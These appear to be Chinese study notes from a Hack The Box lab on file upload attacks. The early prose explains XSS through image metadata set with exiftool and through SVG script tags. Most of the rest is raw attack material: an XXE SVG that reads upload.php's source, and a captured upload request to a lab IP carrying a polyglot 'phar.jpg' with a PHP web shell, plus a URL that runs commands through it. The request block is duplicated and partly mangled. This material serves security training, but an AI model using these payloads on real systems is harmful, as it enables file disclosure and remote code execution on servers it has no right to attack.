XSS 攻击的另一个示例是在图像上传后显示图像元数据的 Web 应用程序。对于此类 Web 应用程序，我们可以在接受原始文本的 Metadata 参数之一（如 `Comment` 或 `Artist` 参数）中包含 XSS 有效负载，如下所示：

```
Chenduoduo@htb[/htb]$ exiftool -Comment=' "><img src=1
onerror=alert(window.origin)>' HTB.jpg
Chenduoduo@htb[/htb]$ exiftool HTB.jpg
... SNIP ...
Comment                                : "><img src=1
onerror=alert(window.origin)>
```

我们可以看到 `Comment` 参数已更新为我们的 XSS 有效负载。当显示图片的元数据时，应触发 XSS 有效负载，并执行 JavaScript 代码以携带 XSS 攻击。此外，如果我们将图像的 MIME-Type 更改为 `text/html`，某些 Web 应用程序可能会将其显示为 HTML 文档而不是图像，在这种情况下，即使元数据没有直接显示，也会触发 XSS 有效负载。

最后，XSS 攻击也可以与 `SVG` 图像一起进行，以及其他几种攻击。`Scalable Vector Graphics (SVG)` 图像是基于 XML 的，它们描述 2D 矢量图形，浏览器将其呈现为图像。因此，我们可以修改它们的 XML 数据以包含 XSS 有效负载。例如，我们可以将以下内容写入 `HTB.svg`：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1" width="1"
height="1">
  <rect x="1" y="1" width="1" height="1" fill="green" stroke="black"
/>
  <script type="text/javascript">alert(window.origin);</script>
</svg>
```

将图像上传到 Web 应用程序后，每当显示图像时，都会触发 XSS 有效负载。

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=upload.php" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

```
POST /contact/upload.php HTTP/1.1
Host: 94.237.62.135:45500
Content-Length: 552
```

X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Accept: \*/\*  
Content-Type: multipart/form-data; boundary=——  
WebKitFormBoundaryAmD4u3YUpBBM5yoZ  
Origin: http://94.237.62.135:45500  
Referer: http://94.237.62.135:45500/contact/  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Connection: keep-alive

——WebKitFormBoundaryAmD4u3YUpBBM5yoZ  
Content-Disposition: form-data; name="uploadFile";  
filename="svg\_xxe.phar.jpg"  
Content-Type: image/svg+xml

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=upload.php" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
<?php system($_GET['cmd']); ?>
```

——WebKitFormBoundaryAmD4u3YUpBBM5yoZ--

http://94.237.62.135:45500/contact/user\_feedback\_submissions/250308\_svg\_xxe.  
phar.jpg?cmd=ls+/

POST /contact/upload.php HTTP/1.1  
Host: 94.237.62.135:45500  
Content-Length: 552  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Accept: \*/\*  
Content-Type: multipart/form-data; boundary=——

WebKitFormBoundaryAmD4u3YUpBBM5yoZ  
Origin: http://94.237.62.135:45500  
Referer: http://94.237.62.135:45500/contact/  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Connection: keep-alive

——WebKitFormBoundaryAmD4u3YUpBBM5yoZ  
Content-Disposition: form-data; name="uploadFile";  
filename="svg\_xxe.phar.jpg"  
Content-Type: image/svg+xml

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=upload.php" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
<?php system($_GET['cmd']); ?>
```

——WebKitFormBoundaryAmD4u3YUpBBM5yoZ--